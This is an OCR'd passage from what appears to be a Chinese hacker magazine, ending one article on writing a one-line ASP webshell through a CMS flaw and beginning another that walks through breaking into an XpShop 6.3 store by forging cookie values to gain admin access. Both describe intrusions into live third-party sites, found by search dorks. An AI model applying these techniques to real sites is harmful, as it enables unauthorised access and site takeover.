


图3 提示错误




图4 写入成功

asp&act=ok。本地测试下，一句话木马并没有写进去，如图2。

这是为什么呢？理解IIS get参数传递机制的朋友都应该知道，**IIS接收get参数的时候，字母和数字字符原样发送，但空格转换为“+”号，其它符号转换为“%XX”，其中XX为该符号以16进制表示的ASCII（或ISO Latin-1）值**。因此，我们的一句话木马并不能成功写入。

但是post方法就没有这些限制了，所以我们可以自己构造表单，用post方法上传，从而可以成功写入我们的木马。虽然返回错误，但我们的一句话木马确实写进去了，如图3、图4。

分析好了，我们来到网络战场试验下。关键字Powered By www.2Yue.com.cn，然后找个站，成功写入一句话木马，如图5。

目前漏洞已通知作者，官方网站已经修补了该漏洞，并提供最新程序下载。




图5 写入成功

编辑点评：

很清晰的一篇漏洞分析和利用文章，其中关于IIS的机制说明是个不错的知识点，望各位小黑熟悉。

LCX西首：

编辑了几年的“西线无战事”，我看许多作者还是不怎么明白写这个栏目的文章。并不是你有时入侵了一个网站，然后写一些入侵过程就完事，这样的文章太多太雷同了，经常收到10篇稿子里有4篇是写怎样用ewebeditor拿到webshell，然后又怎样用serv-u提权。除了作者和入侵的网站名不同之外，我看其它都一模一样，因为大家用的技术也是差不多。我有时只好在这些雷同的文章中挑一些文笔好的来发表，所以有的作者会问为什么我写的和杂志上的文章一样却不给我发表呢？这个栏目应当是要求“技术是第一位”，然后通过你的入侵过程把你的技术层面展现出来。就算是虚构一个入侵故事，把你不同于常人的技术亮点写出来也是好文章。

黑客和超女的亲密接触

图 rabbitsafe

这篇文章我想献给可爱、美丽的赵洁，希望她天天开心、快乐！

从本文中您可以学到：

1、如何查找网站使用程序

2、如何利用xpshop系统cookie欺骗漏洞

大家好，今天给大家讲讲渗透网站的一些基本思想和方法。当我们打开一个网站时，很多朋友第一步就是拿着阿D的SQL注入工具在那里查找SQL注入点。其实，网站渗透可以很简单，就看你怎么玩，很多网站渗透时根本不需要工具，思路才是渗透网站的前提。

下面，我结合对网站渗透的理解，以实际例子给大家讲讲如何渗透一个超女的网上商城，大家跟我一起进入今天的渗透之旅吧！

一、踩点

其实踩点这个步骤很多渗透的文章都会说，因为这是渗透网站或服务器必须要做的一步。就像我们和某个人打交道一样，如果想有把握的获得那个人的信息，第一步最好是能多了解那个人的信息，包括脾气、性格、喜好等，有了这些信息才能更好的了解这个人。


一般踩点要获得如下信息，包括网站使用的程序、服务器对外开放的端口、网站管理员的信箱等。要获得网站使用的程序，可以通过以下几种方法得到：

1、查看网站版本信息。如果网站管理员未修改，一般都在网站最下方，如图1，然后通过google或baidu进行查找。

2、如果网站管理员修改了网站版权信息，可以通过查看网站源代码的方法查找网站使用程序。也就是点击右键，然后在网站源代码里查找“**created page**”等关键字，如图2。

Powered by XpShop General v6.3 (.NET 2.0) Copyright © 2008-2010 SimpleX Inc.

图1



```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<HTML><HEAD>
<meta name="verify-v1" content="Q4N+32nHeNDkl+3NVdTYrD33X6jfyNeffgkfvLXQQx8=" />
<TITLE>搞笑短信网 手机短信 祝福短信 爱情短信 搞笑短信网 手机闪图 &gt;&gt;手机短信吧 </TITLE>
<META content=搞笑短信,手机短信,祝福短信,幽默短信,爱情短信,短信笑话,搞笑短消息,经典短信 name=Keywords>
<META content=搞笑手机短信网,短信居 name=Description>
<META http-equiv=Content-Type content="text/html; charset=gb2312"><LINK
href="/Templets/index/css.css" type=text/css
rel=stylesheet><LINK href="/Templets/index/DefaultSkin.css"
type=text/css rel=stylesheet>
<META content="MSHTML 6.00.2900.3354" name=GENERATOR>
</head>
<script language="JavaScript" src="/FS_Inc/Prototype.js"></script>
<!--Created Page at 2008-9-10 14:45:33,by Foosun.Cn,Foosun Content Management System 4.0.0(FoosunCMS)-->
<BODY>
<TABLE borderColor=#cccccc height=26 cellSpacing=0 cellPadding=0 width=760
```

图2

一般风讯cms、帝国cms、新云cms等系统都可以通过此方法确认版本信息。

3、通过网站后台获取网站程序信息，对于一些公司企业类网站比较有用，如图3。




图3

4、网站模板、页面都可以改，但是一般没有人去改网站程序，特别是网站关键程序。像动网论坛的版面程序index.asp?boardid=2，一看就知道是动网论坛。其它网站程序也可以通过看关键文件来获得网站信息，大家还可以把关键文件放到*了结网*去查询（http://www.seeknot.com/），这样可以找到相应的程序。

5、通过网站的说明文件查找网站程序。一般很多站长下的免费程序，其说明文件都忘记了删除，我们可以多记录一下常用的说明文件，例如xpshop商城的说明文件是“安装说明.txt”，存放在网站根目录下，其它网站程序也类似。从说明文件里，我们可以完全了解网站程序版本信息，如图4。




图4

6、靠大家对网站程序的熟悉程度，要多架设网站，进行学习，每一种网站程序架设一次就明白了。下面对一些常用网站程序分类：

论坛程序：

国内用得比较多的论坛有动网论坛、bbsxp论坛、discuz论坛、phpwind论坛、leadbbs论坛、飞天论坛、ftbbs等；

Cms系统：

国内使用较多的有动易cms、风讯cms、php168cms、帝国cms（早期很多大型黑客站点都是用的它）、新云cms、织梦内容cms等；

blog程序：

国内使用较多的有oblog、z-blog、pjblog、x-blog等；

确定好了网站程序，接下来就是服务器端口扫描了，这里就不详细解说了。通过扫描器进行扫描，针对服务器开放端口号进行分析，如果开放了21端口，我们可以FTP上去，查看FTP服务器信息。其它端口也可以用类似方法获得信息，通过这些信息，我们可以大致了解服务器安全软件的情况，以及对外提供的服务等。

二、寻漏洞

下面，我通过渗透超女网上商城为例，结合xpshop漏洞，给大家讲讲网站渗透过程。网上商城的网址是http://www.xx.com/，使用的程序是xpshop6.3商城系统，这套系统是asp.net程序+mssql数据库结构。

刚开始我对这套程序也不熟悉，有什么漏洞也不了解，那我们该怎么办呢？找google或baidu，在google查找关键字“xpshop漏洞”，第一个查找结果就是鬼仔's Blog，它那里刚好有最新xpshop漏洞介绍。

马上看了下漏洞介绍，主要是cookie欺骗漏洞，xpshop商城系统采用cookie方式作为前台用户登录验证，我们只要将logincode和mid两个变量的值改为1就可以将普通用户变成管理员。然后，在前台获得管理员的找回密码答案，通过忘记密码功能修改管理员口令，登录商城后台，再想办法拿Webshell。

渗透的前期工作都准备到位了，开始正式渗透。我们先注册一个普通商城账户rabbit222，然后登录这个普通商城账户，一定要选择cookie有效期，这样程序才会通过cookie来验证用户。

登录rabbit222普通商城账户后，再来到rabbit222的用户信息中心，如图5。

现在可以修改cookie信息来欺骗进入admin用户中心，我这里使用的是傲游浏览器的cookie信息管理插件来进行修改的，大家也可以使用其它的cookie修改工具来修改，如图6。

